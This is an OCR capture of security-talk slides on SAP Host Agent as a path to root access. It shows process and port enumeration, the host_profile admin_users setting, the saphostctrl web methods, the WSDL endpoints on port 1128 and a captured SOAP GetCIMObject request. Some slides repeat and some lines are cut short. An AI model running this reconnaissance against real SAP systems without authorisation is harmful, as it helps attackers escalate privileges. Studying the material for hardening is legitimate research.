
```
# ps -ef | grep hostctrl
root   92067  1  0 /usr/sap/hostctrl/exe/saphostexec pf=/usr/sap/hostctrl/exe/host_profile
sapadm 92072  1  0 /usr/sap/hostctrl/exe/sapstartsrv pf=/usr
root   92338  1  0 /usr/sap/hostctrl/exe/saposcol -l -w60 pf


# ss -larntp | grep 92072
LISTEN   0   20   *:1128   *:*   users:(("sapstartsrv",pid=9


# grep daaadm /usr/sap/hostctrl/exe/host_profile
service/admin_users = daaadm
```

‘our’ daaadm is mentioned in configuration file

...to root them all!



...to root them all!



...to root them all : Features

- **Locally**, as root or local Administrators, it is possible to perform several tasks using the binary **saphostctrl**

```
# /usr/sap/hostctrl/exe/saphostctrl
Usage: saphostctrl [generic option]... -function <Webmethod> [argument]...
       saphostctrl -help [<Webmethod>]
```

- Each function can have several different parameters

...to root them all : Functions

- **45+** functions :

```
Ping
StartInstance
StopInstance
ListInstances
ACOSPrepare
GetOperationResults
CancelOperation
IsOperationFinished
ExecuteOperation
GetCIMObject
GetComputerSystem
ListDatabases
ListDatabaseSystems
ListDatabaseMetrics
ListDatabaseConfiguration
ExecuteDatabaseOperation
GetDatabaseStatus
GetDatabaseSystemStatus
StartDatabase
StopDatabase
AttachDatabase
DetachDatabase
GetDatabaseProperties
SetDatabaseProperty
LiveDatabaseUpdate
PrepareDatabaseCopy
FinalizeDatabaseCopy
RegisterInstanceService
UnregisterInstanceService
ExecuteInstallationProcedure
ExecuteUpgradeProcedure
DeployConfiguration
GetCapabilities
ListOSProcesses
GetSAPOSColVersion
GetSAPOSColHWConf
AddIpAddress
RemoveIpAddress
GetIpAddressProperties
MoveIpAddress
DetectManagedObjects
DeployManagedObjectsFromSAR
ExecuteOutsideDiscovery
ConfigureOutsideDiscovery
ConfigureOutsideDiscoveryPath
ReloadConfiguration
EnableCORS
DisableCORS
```

...to root them all : Configuration

- The configuration file handles interesting content

```
SAPSYSTEMNAME = SAP
SAPSYSTEM = 99
service/porttypes = SAPHostControl SAPOscol SAPCCMS
DIR_LIBRARY = /usr/sap/hostctrl/exe
DIR_EXECUTABLE = /usr/sap/hostctrl/exe
DIR_PROFILE = /usr/sap/hostctrl/exe
DIR_GLOBAL = /usr/sap/hostctrl/exe
DIR_INSTANCE = /usr/sap/hostctrl/exe
DIR_HOME = /usr/sap/hostctrl/work
service/admin_users = daaadm sidadm
service/trace = 1
hostexec/trace = 1
```

...to root them all : Configuration

- The configuration file handles interesting content

```
SAPSYSTEMNAME = SAP
SAPSYSTEM = 99
service/porttypes = SAPHostControl SA
DIR_LIBRARY = /usr/sap/hostctrl/exe
DIR_EXECUTABLE = /usr/sap/hostctrl/exe
DIR_PROFILE = /usr/sap/hostctrl/exe
DIR_GLOBAL = /usr/sap/hostctrl/exe
DIR_INSTANCE = /usr/sap/hostctrl/exe
DIR_HOME = /usr/sap/hostctrl/work
service/admin_users = daaadm sidadm
service/trace = 1
hostexec/trace = 1
```

Additional OS users authorized for system administration

...to root them all : Configuration


- The configuration file handles interesting content

```
SAPSYSTEMNAME = SAP
SAPSYSTEM = 99
service/porttypes = SAPHostControl SA
DIR_LIBRARY = /usr/sap/hostctrl/exe
DIR_EXECUTABLE = /usr/sap/hostctrl/exe
DIR_PROFILE = /usr/sap/hostctrl/exe
DIR_GLOBAL = /usr/sap/hostctrl/exe
DIR_INSTANCE = /usr/sap/hostctrl/exe
DIR_HOME = /usr/sap/hostctrl/work
service/admin_users = daaadm sidadm
service/trace = 1
hostexec/trace = 1
```

But logged in is not enough... authentication is required directly when calling saphostctrl

...to root them all : Configuration

- The configuration file handles interesting content



...to root them all : Configuration


- The configuration file handles interesting content

```
SAPSYSTEMNAME = SAP
SAPSYSTEM = 99
service/porttypes = SAPHostControl SAPOscol SAPCCMS
DIR_LIBRARY = /usr/sap/hostctrl/exe
DIR_EXECUTABLE = /usr/sap/hostctrl/exe
DIR_PROFILE = /usr/sap/hostctrl/exe
DIR_GLOBAL = /usr/sap/hostctrl/exe
DIR_INSTANCE = /usr/sap/hostctrl/exe
DIR_HOME = /usr/sap/hostctrl/work
service/admin_users = daaadm sidadm
service/trace = 1
hostexec/trace = 1
```

Enabled Web service ports

...to root them all : Configuration

- The configuration file handles interesting content




```
[root@sapsystem exe]# strings sapstartsrv | grep wsdl
SAPCCMS/?wsdl
SAPDSR/?wsdl
SAPHostControl/?wsdl
SAPLandscapeService/?wsdl
SAPMetricService/?wsdl
SAPOscol/?wsdl
SAPControl/?wsdl
```

```
SAPOscol SAPCCMS
DIR_EXECUTABLE = /usr/sap/hostctrl/exe
DIR_PROFILE = /usr/sap/hostctrl/exe
DIR_GLOBAL = /usr/sap/hostctrl/exe
DIR_INSTANCE = /usr/sap/hostctrl/exe
DIR_HOME = /usr/sap/hostctrl/work
service/admin_users = daaadm sidadm
service/trace = 1
hostexec/trace = 1
```

Enabled Web service ports

...to root them all : Configuration

- The configuration file handles interesting content



```
[root@sapsystem exe]# strings sapstartsrv | grep wsdl
SAPCCMS/?wsdl
SAPDSR/?wsdl
SAPHostControl/?ws
SAPLandscapeServic
SAPMetricService/?
SAPOscol/?wsdl
SAPControl/?wsdl
 xmlns:SOAP="http:
```

```
          DIR_PI
          DIR_GI
          DIR_II
          DIR_HO
          servi
          servi
          hostexec/trace = 1
```


ports

target:1128/SAPHostControl/?wsdl

This XML file does not appear to have any style information associated with it. The doc

```
<definitions name="SAPHostControl" targetNamespace="urn:SAPHostControl">
-<types>
 -<schema targetNamespace="urn:SAPHostControl" elementFormDefault="ur
    <import namespace="http://schemas.xmlsoap.org/soap/encoding/"/>
  -<simpleType name="OperationCode">
   -<restriction base="xsd:string">
      <enumeration value="OPERATION-START"/>
      <enumeration value="OPERATION-STOP"/>
      <enumeration value="OPERATION-RESTART"/>
```

...to root them all : Local Traffic Analysis



```
Accept: text/xml, multipart/related, text/html, image/gif, image/jpeg, *;
q=.2, */*; q=.2
User-Agent: JAX-WS RI 2.1.6 in JDK 6
Cache-Control: no-cache
Pragma: no-cache
Host: target:1128
Connection: keep-alive
Content-Length: 323

<?xml version="1.0" ?><S:Envelope xmlns:S="http://schemas.xmlsoap.org/
soap/envelope/"><S:Body><ns2:GetCIMObject
xmlns:ns2="urn:SAPHostControl"><aArguments><item><mKey>EnumerateInstances<
/mKey><mValue>SAP_ITSAMOSProcess?CommandLine=dw.sap*&amp;Username=*</
mValue></item></aArguments></ns2:GetCIMObject></S:Body></S:Envelope>HTTP/
1.1 200 OK
Server: gSOAP/2.7
Content-Type: text/xml; charset=utf-8
Content-Length: 28082
Connection: keep-alive

<?xml version="1.0" encoding="UTF-8"?><SOAP-ENV:Envelope xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://
schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www.w3.org/2001/
